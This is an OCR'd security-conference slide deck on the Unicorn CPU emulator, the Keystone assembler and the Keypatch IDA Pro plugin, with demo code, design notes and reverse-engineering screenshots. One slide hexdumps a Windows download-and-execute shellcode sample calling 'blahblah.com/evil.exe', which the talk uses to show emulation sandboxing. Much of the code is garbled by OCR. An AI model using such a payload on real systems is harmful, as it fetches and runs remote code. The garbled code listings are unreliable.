1 #include <unicorn/unicorn.h> 2

3 // code to be emulated 4 #define X86 CODE32 "\x41\x4a" // INC ecx; DEC edx 5 6 // memory address where emulation starts 7 #define ADDRESS 0x1000000 8 9 int main(int argc, char **argy, char **envp) 10 (11 uc engine *uc; 12 uc err err; 13 int r ecx = 0x1234; // ECX register 14 int r edx = 0x7890; // EDX register 15 16 printf("Emulate i386 code\n"); 17 18 // Initialize emulator in X86-32bit mode 19 err = uc_open(UC_ARCH_X86, UC_MODE_32, &uc); 20 if (err != UC ERR OK) { 21 printf("Failed on uc_open() with error returned: %u\n", err); 22 return -1; 23 } 24 25 // map 2MB memory for this emulation 27 28 // write machine code to be emulated to memory 29 if (uc mem write(uc, ADDRESS, X86 CODE32, sizeof(X86 CODE32) - 1)) { 30 printf("Failed to write emulation code to memory, guit(\n"); 31 return -1; 32 } 33 34 // initialize machine registers 35 uc reg write(uc, UC X86 REG ECX, &r ecx); 36 uc_reg_write(uc, UC_X86_REG_EDX, &r_edx); 37 38 // emulate code in infinite time & unlimited instructions 39 err=uc emu start(uc, ADDRESS, ADDRESS + sizeof(X86 CODE32) - 1, 0, 0 40 if (err) { 41 printf("Failed on uc_emu_start() with error returned %u: %s\n", 42 err, uc strerror(err)); 43 } 44 45 // now print out some registers 46 printf("Emulation done. Below is the CPU context\n"); 47 48 uc reg read(uc, UC X86 REG ECX, &r ecx); 49 uc req read(uc, UC X86 REG EDX, &r edx); 50 printf(">>> ECX = 0x%x\n", r_ecx); 51 printf(">>> EDX = 0x%x\n", r_edx); 52 53 uc_close(uc); 54 55 return 0; 56 }

S make

cc test1.c -L/usr/local/Cellar/glib/2.44.1/lib -L/usr/local/opt/gettext/1

\$./test1 Emulate i386 code Emulation done. Below is the CPU context >>> ECX = 0x1235>>> EDX = 0x788f

1 from future import print function 2 from unicorn import * 3 from unicorn.x86 const import * 5 # code to be emulated 6 X86 CODE32 = b"\x41\x4a" # INC ecx; DEC edx 8 # memory address where emulation starts 9 ADDRESS = 0×1000000 10 11 print("Emulate i386 code") 12 try: 13 # Initialize emulator in X86-32bit mode mu = Uc(UC_ARCH_X86, UC_MODE_32) 14 15 16 # map 2MB memory for this emulation 17 mu.mem map(ADDRESS, 2 * 1024 * 1024) 18 19 # write machine code to be emulated to memory 20 mu.mem_write(ADDRESS, X86_CODE32) 21 # initialize machine registers 23 mu.reg write(UC X86 REG ECX, 0x1234) 24 mu.reg_write(UC_X86_REG_EDX, 0x7890) 25 26 # emulate code in infinite time & unlimited instructions 27 mu.emu start(ADDRESS, ADDRESS + len(X86 CODE32)) 28 29 # now print out some registers 30 print("Emulation done. Below is the CPU context") 31 32 r ecx = mu.reg read(UC X86 REG ECX) 33 r edx = mu.reg read(UC X86 REG EDX) 34 print(">>> ECX = 0x%x" %r ecx) 35 print(">>> EDX = 0x%x" %r_edx) 36 37 except UcError as e: print("ERROR: %s" % e)

\$ python test1.py

4

22

38

Emulate i386 code Emulation done. Below is the CPU context >>> ECX = 0x1235 >>> EDX = 0x788f



Showcase: box.py

(20:54
:08
):xwing
js @ka
li32
:~~/
box>

(4)\$ hex	dump	-C	sar	nplo	es/l	Jrll	Dowl	lo	adTol	Filo	e.s	C					
00000000	50	90	50	90	50	90	50	90	90	90	90	90	90	90	90	90	IP.P.P.PI
00000010	e9	fb	00	00	00	5f	64	a1	30	00	00	00	8b	40	0c	8b	ld.0@l
00000020	70	1c	ad	8b	68	20	80	7d	0c	33	74	03	96	eb	f3	8b	lph .}.3tl
00000030	68	08	8b	f7	6a	04	59	e8	8f	00	00	00	e2	f9	68	6f	lhj.Yhol
00000040	6e	00	00	68	75	72	6c	6d	54	ff	16	8b	e8	e8	79	00	<pre>InhurlmTy. </pre>
00000050	00	00	8b	d7	47	80	3f	00	75	fa	47	57	47	80	3f	00	1G.?.u.GWG.?.
00000060	75	fa	8b	ef	5f	33	c9	81	ec	04	01	00	00	8b	dc	51	lu3Ql
00000070	52	53	68	04	01	00	00	ff	56	0c	5a	59	51	52	8b	02	IRShV.ZYQRI
00000080	53	43	80	3b	00	75	fa	81	7b	fc	2e	65	78	65	75	03	<pre>ISC.;.u{exeu. </pre>
00000090	83	eb	08	89	03	c7	43	04	2e	65	78	65	c6	43	08	00	ICexe.CI
000000a0) 5b	8a	c1	04	30	88	45	00	33	с0	50	50	53	57	50	ff	[0.E.3.PPSWP.
000000b0	56	10	83	f8	00	75	06	6a	01	53	ff	56	04	5a	59	83	Vu.j.S.V.ZY.
000000с0	c2	04	41	80	3a	00	75	b4	ff	56	08	51	56	8b	75	3c	A.:.uV.QV.u<
000000d0	8b	74	35	78	03	f5	56	8b	76	20	03	f5	33	c9	49	41	1.t5xV.v3.IA
000000e0	ad	03	c5	33	db	0f	be	10	38	f2	74	08	c1	cb	0d	03	138.tI
000000f0	da	40	eb	f1	3b	1f	75	e7	5e	8b	5e	24	03	dd	66	8b	.@;.u.^.^\$f.
00000100	0c	4b	8b	5e	1c	03	dd	8b	04	8b	03	c5	ab	5e	59	c3	.K.^^Y.
00000110	e8	00	ff	ff	ff	8e	4e	0e	ec	98	fe	8a	0e	7e	d8	e2	N~
00000120	73	33	са	8a	5b	36	1a	2f	70	64	45	62	57	00	68	74	<pre>ls3[6./pdEbW.htl</pre>
00000130	74	70	3a	2f	2f	62	6c	61	68	62	6c	61	68	2e	63	6f	<pre>ltp://blahblah.col</pre>
00000140	6d	2f	65	76	69	6c	2e	65	78	65	00	00	00	00	00	00	<pre>lm/evil.exe</pre>
00000150																	

f read_shellcode(fname): # get shellcode for emu

f = open(fname, 'rb')
shellcode = f.read()
f.close()
return shellcode

using Capstone for disassembling from capstone import *

ct disas(code, address): md = Cs(CS_ARCH_X86, CS_MODE_32) insn = md.disasm(str(code), address) for i in insn:

#print("hooking %x" %address)
if DEBUG:
 #code disassembly
 # read this instruction code from memor
 code = uc.mem_read(address, size)
 disas(code, address)

esp = uc.reg_read(UC_X86_REG_ESP

if address in utils.import_symbols: # print(">> CALL HOOK API at %x" %address) qlobals()("hook. + utils.import_symbols[address])(uc, address, esp

def hook_mem_error(uc, type, addr,*args): print(">> ERROR: unnapped memory access at 0x%x" %addr) return False

def sandbox(

global tebbb from optparse import OptionParser usage = "Usage: bprog (options) filemame" parser = Optionf"=c", "--debug", action="store_true", dest="debug") (options, args) = parser.parse_args() i ten(args) = l: parser.print_belp() return

DEBUG = options.debu

print('>> Emulating Win32 shellcode ...')

uc = Uc(UC_ARCH_X86, UC_MODE_32) uc.hook_add(UC_HOOK_MEM_UNMAPPED, hook_mem_error)

etup stack memory

uc.mem_map(STACK_ADDR, STACK_SIZE)
uc.reg_write(UC_X86_REG_ESP, STACK_ADDR + 0x300
uc.reg_write(UC_X86_REG_EBP, STACK_ADDR + 0x300

load shellcode in

uc.men_map(CODE_ADDR, CODE_SIZE)
shellcode = read_shellcode(args[0])
uc.men write(CODE ADDR, shellcode)

setup GDT & FS

setup_gdt_segment(uc, GDT_ADDR, GDT_LIMIT, UC_X86_REG_FS, 1, FS_ADDR, FS_SIZE, init = True

setup Windows environment setup_win32_xp(uc, FS_ADDR)



Keystone Engine

NGUYEN Anh Quynh <aquynh -at- gmail.com>

http://www.keystone-engine.org



What's Wrong with Assembler

	dit View	Run Breakpoints	Data Options	Window	lelp <u>Romov</u>
P M X P P P	ushfd op eax ov ecx,	e: cpuid.asm 95— 40000h ecx type, 3 get_cpuid	get origin: save origin save for copy to E push EFLA get new E can't tog turn on I i f CPU is	inal EFLAG	e CPU=Intel386 J flag now check
Che whi If	cking for t ch diferent the ID flag	PU, Intel 487 SX M the ability to set tates between Per is set then the	Clear the ID f	lag (bit) and th	21) in EFLAGS Intel486.
cs:00521⊧6 cs:0054 6 cs:0056 6 cs:0058 6 cs:0058 6 cs:005D C cs:005D C	606100002 503 9B000 k intel386 658 658 63500000400 650 650 690 690 633C1 633C1 606100003 64600003	<pre>ine #couidi imp #couidi pop eax ;get mov ecx,eax ; con eax,4000 puth eax ; si popfd ; copy puth eax ; get popfd ; copy puth eax ; get mov eax,ecx ; mov eax,ecx ; mov eax ;get</pre>	n EFLAGS t new EFLAGS val can't toggle ((0045) EFLAGS in EFLA C bit, otel386	2-1113 x 7306 c=0 bx F206 s=0 cx 7306 s=0 dx 0000 p=1 di 0000 p=1 di 0000 i=1 sp 00FE d=0 dx 24A5 cs 24A5 cs 24A5 cs 24B9 cs 2489 cs 2485 cs 2489 cs 2485 cs 2
#cpuid#chec cs:0066 C cs:0060 6 cs:0060 6 cs:0000 0 ds:0000 0 ds:0010 0 ds:0018 7 ds:0028 2 ds:0028 2	606100004 69C 658 0 00 00 00 0 00 00 00 2 00 00 00 3 20 73 79 0 68 61 73	pushfd ;push	a\$n	;	SS:0110 B206 SS:010€01CA SS:010€01CA SS:010A00326 SS:010A001D2 SS:0108 B606 SS:0104 EBF0 SS:0104 203F0 SS:0100 03F0 SS:0100 03F0 SS:00FE►000D

- > Nothing is up to our standard, even in 2016!
 - > Yasm: X86 only, no longer updated
 - Intel XED: X86 only, miss many instructions & closed-source
 - > Use assembler to generate object files
 - > Other important archs: Arm, Arm64, Mips, PPC, Sparc, etc?

What do we need?



- Multiple archs: x86, ARM+ ARM64 + Mips + PPC and more
- Multiple platform: Windows, Linux, OSX and more
- Multiple binding: Python, Ruby, Java, C# and more



- Clean, simple, intuitive & architecture-neutral API
- Provide break-down details on instructions
- > Friendly license: BSD

Lots of Work !

X

- Multiple archs: x86, ARM
- Actively maintained & update within latest arch's change
- Multiple platform: Windows, Linux
- Understanding opcode, Intel x86 it self with 1500++ documented instructions



- Support python and ruby as binding languages
- Single man show
- > Target finish within 12 months

A Good Assembler



- Multiple archs: x86, ARM
- Actively maintained & update within latest arch's change
- Multiple platform: Windows, Linux




- Support python and ruby as binding languages
- Friendly license (BSD)
- > Easy to setup

Not Reinventing the Wheel



Why LLVM?

□Widely used language-agnostic compiler




CHAPEL

- > Open source project compiler
- > Sets of modules for machine code representing, compiling, optimizing
- Backed by many major players: AMD, Apple, Google, Intel, IBM, ARM, Imgtec, Nvidia, Qualcomm, Samsung, etc
- > Incredibly huge (compiler) community around.

Fork from LLVM





- > Multiple architectures ready
- > In-build assembler (MC module)
 - > Only, Only and Only build for LLVM
 - > actively maintained
- > Very actively maintained & updated by a huge community



Issue 1

- LLVM not just assembler, but also disassembler, bitcode, InstPrinter, Linker Optimization, etc
- > LLVM codebase is huge and mixed like spaghetti

Issue 2

- > LLVM compiled into multiple libraries
 - Supported libs
 - > Parser
 - > TableGen and etc
- > Keystone needs to be a single library

Solutions

- Keep only assembler code & remove everything else unrelated
- Rewrites some components but keep AsmParser, CodeEmitter & AsmBackend code intact (so easy to sync with LLVM in future, e.g. update)
- Keep all the code in C++ to ease the job (unlike Capstone)
 - > No need to rewrite complicated parsers
 - > No need to fork llvm-tblgen

- Modify linking setup to generate a single library
 - > libkeystone.[so, dylib] + libkeystone.a
 - keystone.dll + keystone.lib





- Relocation object code generated for linking in the final code generation phase of compiler
- > Ex on X86:
 - > inc [var1] → 0xff, 0x04, 0x25, A, A, A, A

Issue 4

> Ex on ARM: blx 0x86535200 \rightarrow 0x35, 0xf1, 0x00, 0xe1

Solutions

- Make fixup phase to detect & report missing symbols
- Propagate this error back to the top level API ks_asm()

- > ks_asm() allows to specify address of first instruction
- Change the core to retain address for each statement
- > Find all relative branch instruction to fix the encoding according to current & target address



Issue 5

- > Ex on X86: vaddpd zmm1, zmm1, zmm1, x → "this is not an immediate"
- Returned llvm_unreachable() on input it cannot handle

Solutions

- > Fix all exits & propagate errors back to ks_asm()
 - > Parse phase
 - Code emit phase

Issue 6

- > LLVM does not support non-LLVM syntax
 - We want other syntaxes like Nasm, Masm, etc
- Bindings must be built from scratch
- Keep up with upstream code once forking LLVM to maintain ourselves


- Extend X86 parser for new syntaxes: Nasm, Masm, etc
- > Built Python binding
- Extra bindings came later, by community: NodeJS, Ruby, Go, Rust, Haskell & OCaml
- Keep syncing with LLVM upstream for important changes & bug-fixes

Keystone is not LLVM

K

Fork and Beyond

- > Independent & truly a framework
 - > Do not give up on bad-formed assembly
- Aware of current code position (for relative branches)
- > Much more compact in size, lightweight in memory
- Thread-safe with multiple architectures supported in a single binary More flexible: support X86 Nasm syntax
- Support undocumented instructions: X86
- Provide bindings (Python, NodeJS, Ruby, Go, Rust, Haskell, OCaml as of August 2016)



Demo

```
1 /* test1.c */
 2 #include <stdio.h>
 3 #include <keystone/keystone.h>
 4
 5 // separate assembly instructions by ; or \n
 6 #define CODE "INC ecx; DEC edx"
 7
 8 int main(int argc, char **argv)
 9 {
10
      ks engine *ks;
11
     ks err err;
12
    size t count;
13
     unsigned char *encode;
14
      size_t size;
15
16
      err = ks_open(KS_ARCH_X86, KS_MODE_32, &ks);
17
      if (err != KS_ERR_OK) {
18
       printf("ERROR: failed on ks_open(), quit\n");
19
           return -1:
20
21
22
       if (ks asm(ks, CODE, 0, &encode, &size, &count) != KS ERR OK) {
23
       printf("ERROR: ks_asm() failed & count = %lu, error = %u\n",
24
                         count, ks errno(ks));
25
      } else {
26
          size_t i;
27
28
       printf("%s = ", CODE);
29
           for (i = 0; i < size; i++) {</pre>
30
               printf("%02x ", encode[i]);
31
32
           printf("\n");
33
           printf("Compiled: %lu bytes, statements: %lu\n", size, count);
34
35
36
      // NOTE: free encode after usage to avoid leaking memory
37
       ks_free(encode);
38
39
       // close Keystone instance when done
40
       ks_close(ks);
41
42
       return 0;
43 }
```

\$ make

cc -o test1 test1.c -lkeystone -lstdc++ -lm

\$./test1
INC ecx; DEC edx = 41 4a
Compiled: 2 bytes, statements: 2



1 from keystone import * 2 3 # separate assembly instructions by ; or \n 4 CODE = b"INC ecx; DEC edx" 5 6 try: # Initialize engine in X86-32bit mode 7 ks = Ks(KS ARCH X86, KS MODE 32) 8 encoding, count = ks.asm(CODE) 9 print("%s = %s (number of statements: %u)" %(CODE, encoding, count)) 10 11 except KsError as e: print("ERROR: %s" %e) 12

\$./test1.py
INC ecx; DEC edx = [65, 74] (number of statements: 2)

Show Case: metame





		Befor	e			After		\rangle
=<	0x10012e09	eb10		;[,=<	0×10012e09	eb10	jmp 0×100	
	; JMP XREF from				; JMP XREF from			
	0x10012e0b 0x10012e0f	8b542410 8d4bff	<pre>mov edx, dword [esp + 0x10] lea ecx, [ebx - 1]</pre>		0x10012e0b 0x10012e0f	8b542410 8d4bff		<pre>dword [esp + 0x10 [ebx - 1]</pre>
	0x10012e12	51	push ecx		0x10012e12	51	push ecx	
	0x10012e13	52			0x10012e13	52		
	0x10012e14	8bce	mov ecx. esi		0x10012e14	56		
	0x10012e16 : JMP_XRFF_from	e807eeffff 0x10012622 (f			0x10012e15 0x10012e16	59 e807eeffff	pop ecx call fcn.	10011c22
		0x10012d79 (f					(fcn.100124ed	
		0x10012e09 (f						
	0x10012e1b 0x10012e1f	8b7c2454 bd01000000	<pre>mov edi, dword [esp + 0x54] mov ebp. 1</pre>		; JMP XREF from 0x10012e1b	8b7c2454	(fcn.100124ed	l) dword [esp + 0x54
	0x10012e24	3bdf	cmp ebx, edi		0x10012e1f	9c	pushfd	
	0x10012e26	7321	jae 0x10012e49		0x10012e20	31ed		
	0x10012e28	8d9b0000000	lea ebx, [ebx]		0x10012e22	45	inc ebp	
	; JMP XREF from	0x10012e4/ (†	cn.100124ed)		0x10012e23	9d	popfd	
	0x080cbd91	eb0d	jmp 0x80cbda0		0/1000000000	eb0d		jmp 0x80cbda0
	0x080cbd93	90		,==<	0x080cbd93	eb01		jmp 0x80cbd96
	0x080cbd94	90			0x080cbd95	42		inc edx
	0x080cbd95	90	nop		0/10000000000000	eb01		jmp 0x80cbd99
	0x080cbd96	90	nop		0x080cbd98	5a		pop edx
	0x080cbd97	90	nop	,==<	0x080cbd99	eb01		jmp 0x80cbd9c
	0x080cbd98	90	nop		0x080cbd9b	5f		pop edi
	0x080cbd99	90	nop			eb01		jmp 0x80cbd9f
	0x080cbd9a	90			0x080cbd9e	40		inc eax
	0x080cbd9b	90	nop		0x080cbd9f	90		
	0x080cbd9c	90	nop		0x080cbda0	55		
	0x080cbd9d	90			0x080cbda1	54		
	0x080cbd9e	90			0x080cbda2	5d		pop ebp
	0x080cbd9f	90			0x080cbda3	57		push edi
	0x080cbda0	55	push ebp		0x080cbda4	50		push eax
	0x080cbda1	89e5	mov ebp, esp		0x080cbda5	5f		pop edi
	0x080cbda3	57	push edi		0x080cbda6	56		push esi
	0x080cbda4	89c7	mov edi, eax		0x080cbda7	53		
	0x080cbda6	56	push esi		0x080cbda8	83ec2		sub esp. 0x2c

One More Thing

The IDA Pro







Keypatch

A binary editor plugin for IDA Pro

- Fully open source @ https://keystone-engine.org/keypatch
- On the fly patching in IDA Pro with Multi Arch
- Base on Keystone Engine
- By Nguyen Anh Quynh & Thanh Nguyen (rd) from vnsecurity.net

	👧 KEYPATCH:: Patcher	
<u>S</u> yntax	Intel 🗘	
Address	.text:00000000015909	`
Original	jz short loc_158F6	`
- Encode	74 EB	`
- Size	2 ~	
Assembly	xor eax, eax	
- Fixup	xor eax, eax	`
- Encode	31 C0	
- Size	2 ~	
	dding until next instruction boundary inal instructions in IDA comment Cancel Patch	

Operand type	•			sub_1593E	proc n	ear		CODE XREF: sub_451F0:loc_45442_p sub_454E0+1A2_p
Comments	•				mov	al, [rdi+10h] dl, al	1	
Segments	•				and	edx, OFFFFFFFDh		
Structs	•				test	al, 4	1	Keypatch modified this from:
Functions	•						-	test al, 4 Keypatch reverted this from:
Patch program	•						;	test al, 8
Other	•				jz	[rdi+10h], d1 short loc 15979	-	
Keypatch		Patcher	~~K		mov	eax, [rdi+8]		
Plugins		Undo last pa	tching		cmp	eax, [rdi+14h]		
		Assembler						
		Check for up	date					

	,	CODE XREF: sub_158D3+211j
shl	esi, 4	
jz	short loc 158F6	
mov	edi, esi ;	size
call	_malloc	
test	rax, rax	
xor	eax, eax	Keypatch modified this from:
		jz short loc 158F6
mov	ecx, 800h	
mov	rdi, rax	
mov	rsi, rbp	



Latest Keypatch and DEMO

Fill Range

- Select Start, End range and patch with bytes
- Goto: Edit | Keypatch | Fill Range
- QQ: 2880139049

	👷 KEYPATCH:: Fill Range	
<u>S</u> yntax	Intel	
Start	.text:0000000001594B	~
End	.text:00000000015950	~
Size	5 ~	
Assembly	nop	_
- Fixup	nop	~
- Encode	90	~
- Size	1 🗸	
	g until next instruction boundary instructions in IDA comment Cancel Patch	

	.text:0040101C .text:0040101F .text:00401021 .text:00401025 .text:00401025 .text:00401027 .text:0040102C	mo pu le pu pu pu pu
КЕУРАТСК	t:: Fill Range	a sa Du
<u>S</u> yntax	Intel	Le Du Du
Start	.text:0040101F	I Du
End	.text:0040102B	, ⇒ la
Size	12 💌	K0
Assembly	push 0	• no
- Fixup	push 0	v ko
- Encode	6A 00	T in
- Size	2 🔻	in ;m
	adding until next instruction boundary iginal instructions in IDA comment	j1)u le)u)u
	Patch Cancel	pu sa jm

mov	[ebp+hFile], eax
push	0 ; 1pOverlapped
lea	<pre>eax, [ebp+NumberOfBytesWritten]</pre>
push	eax ; 1pNumberOfByte:
push	2Ah ; nNumberOfBytes
push	offset aLetSStartOutEa ; "Let's :
push	[ebp+hFile] ; hFile
call 👘	WriteFile
push	0 ; 1pOverlapped
lea	eax, [ebp+NumberOfBytesWritten]
push	eax ; 1pNumberOfByte:
push	32h ; nNumberOfBytes
push	offset byte_402158 ; 1pBuffer
push	[ebp+var_C] ; hFile
call 👘	ReadFile
kor	ecx, ecx
	; CODE XREF: sta
nov	al, byte_402158[ecx]
kor	al, 7Dh
:mp	al, byte_402140[ecx]
inz	short loc_40107B
inc	ecx
:mp	ecx, 18h
1	short loc_40104D
push	0 ; 1pOverlapped
lea	eax, [ebp+NumberOfBytesWritten]
push	eax ; 1pNumberOfByte:
push	12h ; nNumberOfBytes
push	offset aYouAreSuccess ; "You are
push	[ebp+hFile] ; hFile
call 👘	WriteFile
imp	short loc_401091





T H A N K S

[Hacker@KCon]